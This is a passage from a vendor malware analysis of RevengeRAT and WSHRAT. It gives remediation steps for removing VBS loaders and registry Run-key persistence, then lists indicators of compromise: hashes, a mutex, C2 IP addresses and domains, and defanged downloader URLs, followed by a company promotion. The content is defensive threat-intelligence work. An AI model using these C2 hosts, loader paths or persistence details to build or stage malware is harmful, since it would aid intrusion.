if-elevate	Check elevation status
kill-process	Kill specified process
sleep	Sleep for specified amount of time

Remediation

Unfortunately, as this file is resident in the registry, full removal is a bit more challenging than just removing a file. The first thing that should be removed are the two files stored in %APPDATA%, which are microsoft.vbs and GXxdZDvzyH.vbs. This will stop the malware from executing. If any errors are received during deletion, the computer will need to be restarted in safe mode to try to delete those files again—and stay in safe mode—so that the registry can be edited without worrying about the malware executing.

In the registry, locate the Run key (HKEY_LOCAL_MACHINE:Software\Microsoft\Windows\CurrentVersion\Run) and delete the value “microsoft” as well as the value “GXxdZDvzyH”. Additionally, navigate to HKCU:Software\Microsoft\, find the value “microsoft” (should consist of the Base64 encoded PE file), and delete that value.

After following these steps, the computer should be safe to reboot in normal mode.

IOCs

RevengeRAT IOCs

Hash: 9ada62e4b06f7e3a61d819b8a74f29f589b645a7a32fd6c4e3f4404672b20f24

Mutex: RV_MUTEX-toqqNLCGRFbTXZ

ID: House

Registry Location: HKCU:Software\Microsoft\microsoft

C2(s): 193.56.28.134:5478, 185.84.181.102:5478

WSHRAT IOCs (pulled from config, mainly)

Hash: d86081a0795a893ef8dc251954ec88b10033166f09c1e65fc1f5368b2fd6f809

C2: britianica.uk[.]com:4132

Registry Location: HKEY_LOCAL_MACHINE:Software\Microsoft\Windows\CurrentVersion\Run\GXxdZDvzyH

Loader IOCs

Hash (microsoft.vbs): c229c614c9bd2b347fd24ad12e3c157c686eb86bc0a02df1c7080cf40b659e10

Hash (GXxdZDvzyH.vbs): ced8be6a20b38f5f4d5af0f031bd69863a60be53b9d6434deea943bf668ac8d8

Downloader Addresses: https://scisolinc[.]com/wp-includes/Text/microsoft.vbs, http://newdocreviewonline.3utilities[.]com/

Real People Detecting Real Threats in Real Time. The above article covers risks related to information security. This threat has been witnessed, monitored, and analyzed by the cybersecurity specialists at Binary Defense. Those who currently subscribe to our SOC-as-a-Service offerings including SIEM monitoring, Managed Detection & Response, and / or Counterintelligence services are already being actively protected against the threat(s). To learn more about how we can protect you from new and emerging cyberattacks, please contact us.